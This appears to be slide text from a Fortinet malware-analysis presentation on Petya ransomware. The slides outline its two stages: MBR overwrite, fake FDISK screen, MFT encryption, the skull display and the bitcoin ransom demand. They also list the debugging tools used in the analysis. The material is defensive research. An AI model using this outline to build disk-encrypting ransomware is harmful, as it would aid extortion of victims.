
# MFT Encryption



## 2<sup>nd</sup> Reboot

- Initializes the video screen
- Reads sector 0x36, and checks the encryption marker
- If it is encrypted, it displays the blinking red skull
  - » Also uses int 0x10 ah=0x0e (Write Character)

# 2<sup>nd</sup> Reboot



# Finale

## ■ Petya: Stage 1

- » Copies MBR and mini-kernel code to the harddrive
- » Then, initiates reboot

## ■ Petya: Stage 2

- » Displays fake FDISK
- » Encrypts MFT table
- » Initiates 2<sup>nd</sup> reboot
- » Displays ascii skull
- » Waits for bitcoin payment

# Finale

## ■ Tools

- » Disk Management
- » diskpart
- » OllyDbg/x64Dbg
- » WinObj
- » ProcMon
- » HDHacker
- » Bochs debugger



# Multumesc!

The image features the Fortinet logo in white, centered on a solid red background. The logo consists of the word "FORTINET" in a bold, sans-serif font, followed by a registered trademark symbol (®). The letter "F" is stylized with three vertical bars of increasing height. The background is decorated with a complex pattern of white hexagons and lines, some of which are nested or overlapping, creating a sense of depth and connectivity. The overall aesthetic is modern and technological.

**FORTINET®**